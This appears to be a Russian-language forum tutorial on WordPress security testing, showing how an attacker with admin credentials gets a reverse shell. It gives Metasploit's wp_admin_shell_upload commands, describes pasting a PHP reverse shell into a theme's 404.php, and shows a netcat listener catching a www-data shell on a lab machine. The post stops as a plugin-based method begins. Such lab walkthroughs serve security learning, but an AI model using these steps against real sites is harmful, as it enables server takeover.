Гостевая статья WordPress: Reverse Shell

Zer0must2b · Feb 17, 2020 · reverse shell · wordpress

Reply

Watch

Feb 17, 2020 · Replies: 3

Этот пост связан с тестированием безопасности WordPress для определения возможности использования WordPress путем компрометации консоли администратора.


Содержание

- Metasploit Framework
- Внедрение вредоносного кода в WP_Theme
- Загрузить уязвимую WP_Pulgin
- Внедрить вредоносный плагин

Требование:
Хост-машина: WordPress
Злоумышленник: Kali Linux
Учетные данные WordPress: admin: admin (в нашем случае)

Давайте начнем!!

Как вы можете заметить, у меня есть доступ к консоли администратора WordPress через веб-браузер, для получения веб-оболочки нам необходимо использовать эту CMS. Существует несколько способов использования WordPress, давайте перейдем к некоторым операциям.




Metasploit Framework

Самый первый метод, который у нас есть, - это Metasploit. Этот модуль принимает имя пользователя и пароль администратора, входит в административную панель и загружает полезные данные, упакованные в виде плагина WordPress. Поскольку это аутентифицированное выполнение кода по проекту, он должен работать на всех версиях WordPress и, как результат, он даст сеанс meterpreter веб-сервера.

Code:


```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set USERNAME admin
msf exploit(wp_admin_shell_upload) > set PASSWORD admin
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
msf exploit(wp_admin_shell_upload) > exploit
```

Это срабатывает, и вы можете видеть, что у нас было обратное соединение с веб-сервером через сеанс meterpreter.




Внедрение вредоносного кода в WP_Theme


Есть также вторая техника, которая позволяет вам создавать оболочки веб-сервера. Если у вас есть имя пользователя и пароль для администратора, войдите в панель администратора и внедрите вредоносный код PHP в качестве темы WordPress.




Войдите в WP_dashboard и откройте вкладку appearance.




Теперь перейдите к теме twenty fifteen ь выбрав шаблон в 404.php



Вы видите текстовую область для редактирования шаблона, введите свой вредоносный php-код здесь, чтобы получить обратное соединение с веб-сервером.



Чтобы продолжить, мы использовали обратную оболочку PHP (By Penetstmonkey). А затем мы скопировали вышеупомянутый php-reverse-shell и вставили его в шаблон WordPress 404.php, как показано на рисунке ниже. Мы изменили IP-адрес на наш текущий IP-адрес и ввели любой порт, который вы хотите, и запустили прослушиватель netcat для получения обратного соединения.



Обновите файл и просмотрите следующий URL, чтобы запустить введенный код php.

`http://192.168.1.101/wordpress/wp-content/themes/twentyfifteen/404.php`

У вас будет сеанс после выполнения файла 404.php. Для доступа к netcat используйте следующую команду:


```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 50880
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 1
 22:46:53 up 17 min,  0 users,  load average: 0.04, 0.04, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Загрузить уязвимый WP_Plugin

Некоторым пользователям при входе в систему не предоставляется доступ для записи для внесения изменений в тему WordPress, поэтому мы выбираем «Внедрить WP Plugin вредонос» в качестве альтернативы стратегии получения веб-оболочки.

